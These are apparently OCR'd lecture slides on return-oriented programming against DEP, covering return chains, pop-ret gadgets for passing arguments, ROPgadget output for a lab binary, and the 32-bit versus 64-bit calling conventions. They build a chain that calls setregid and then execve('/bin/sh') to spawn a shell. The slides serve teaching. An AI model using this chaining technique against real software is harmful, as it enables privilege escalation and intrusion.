
```
some_function() // epilog

leave    // mov $ebp, $esp; pop $ebp
ret
```



Chaining Function Calls in DEP-3

```
some_function() // epilog

leave    // mov $ebp, $esp; pop $ebp
ret
```


Execute `read(3, buffer, 100)`!



Return Chain

- From the return address, if you return to a function
  - Then after finishing the function's execution
  - The processor will return to the next address…


```
some_function();
read();
printf();
```



ROP-1 (Return-oriented Programming)

- We call this execution made by a chain of return as
  - Return-oriented Programming (ROP)

- We can chain arbitrary number of functions
  - But wait, what about arguments?



ROP-1: Function Arguments..

```
setregid(50000, 50000);
execve("/bin/sh", 0, 0);
```

- Or with any other string with symlink to "`/bin/sh`"
- We can first set the return address as
  `setregid();`
- Then, `set +8` and `+12` as `50000` for its arguments
- And then, we put `execve()` at `+4`, to chain the call

ROP-1: Function Arguments..

```
setregid(50000, 50000);
execve(“/bin/sh”, 0, 0);
```


- And then, we put `execve()` at +4, to chain the call
- Seems we call

  `execve(50000, XXXX, YYYY);`

  - This will always fail because 50000 is not a valid address


- So, if you have some function arguments
  - You can’t chain multiple functions

No !




What Do You Want to Put for XXXX?

- Let’s take a look at the stack on the right



What Do You Want to Put for XXXX?

- Let’s look at the stack on the right
- At return



What Do You Want to Put for XXXX?

- Let's look at the stack on the right


- At return

  `setregid(50000, 50000)`

What Do You Want to Put for 'XXXX'?

- Let's take a look at the stack on the right
- At return
  `setregid(50000, 50000);`
- What if we run the following instruction sequence for XXXX?


```
pop %edi
pop %ebp
ret
```



What Do You Want to Put for XXXX?

- Let's take a look at the stack on the right


```
pop %edi
pop %ebp
ret
```



What Do You Want to Put for XXXX?

- Let's take a look at the stack on the right


```
pop %edi
pop %ebp
ret
```



What Do You Want to Put for XXXX?

- Let's take a look at the stack on the right


```
pop %edi = 50000
pop %ebp
ret
```



What Do You Want to Put for XXXX?

- Let's take a look at the stack on the right


```
pop %edi = 50000
pop %ebp
ret
```



What Do You Want to Put for XXXX?

- Let's take a look at the stack on the right


```
pop %edi = 50000
pop %ebp
ret
```



What Do You Want to Put for XXXX?

- Let's take a look at the stack on the right


```
pop %edi = 50000
pop %ebp = 50000
ret
```



What Do You Want to Put for XXXX?

- Let's take a look at the stack on the right

```
pop %edi = 50000
pop %ebp = 50000
ret
```




What Do You Want to Put for XXXX?

- Let's take a look at the stack on the right

```
pop %edi = 50000
pop %ebp = 50000
ret
```

execve("/bin/sh", 0, 0);



ROP: We Can Chain Any # of Functions

- Function with one argument
  `[func] [pop-ret] [arg1][next_function]`

- Function with two arguments
  `[func] [pop-pop-ret] [arg1][arg2] [next_function]`

- Function with three arguments
  `[func] [pop-pop-pop-ret] [arg1][arg2] [arg3][next_function]`

- Function with four arguments
  `[func] [pop-pop-pop-pop-ret] [arg1][arg2] [arg3][arg4][next_function]`

ROP Gadgets

- How can we find such a many 'pop's?
- From disassembly,
  - Or using a tool: *ROPGadgets*

```
$ ROPgadget --binary rop-1-32
Gadgets information
============================================================
0x080486cb : pop ebp ; ret  1 pop
0x080486c8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804836d : pop ebx ; ret
0x08048657 : pop ecx ; pop ebp ; lea esp, dword ptr [ecx - 4] ; ret
0x080486ca : pop edi ; pop ebp ; ret 2 pops
0x080486c9 : pop esi ; pop edi ; pop ebp ; ret
                                          3 pops
```

ROP-1-32

```
setregid(50000, 50000);
execve("/bin/sh", 0, 0);
```

0x0804865a : pop edi ; pop ebp ; ret

ROP-1-64: 64bit

- ROP in 32-bit is easier than 64bit
  - because of *calling conventions*
  - 32-bit function gets arguments from the stack

- In amd64, arguments are passed by Registers

```
$rdi
$rsi
$rdx
$rcx
$r8
$r9
```

Passing arguments via stack will not work!

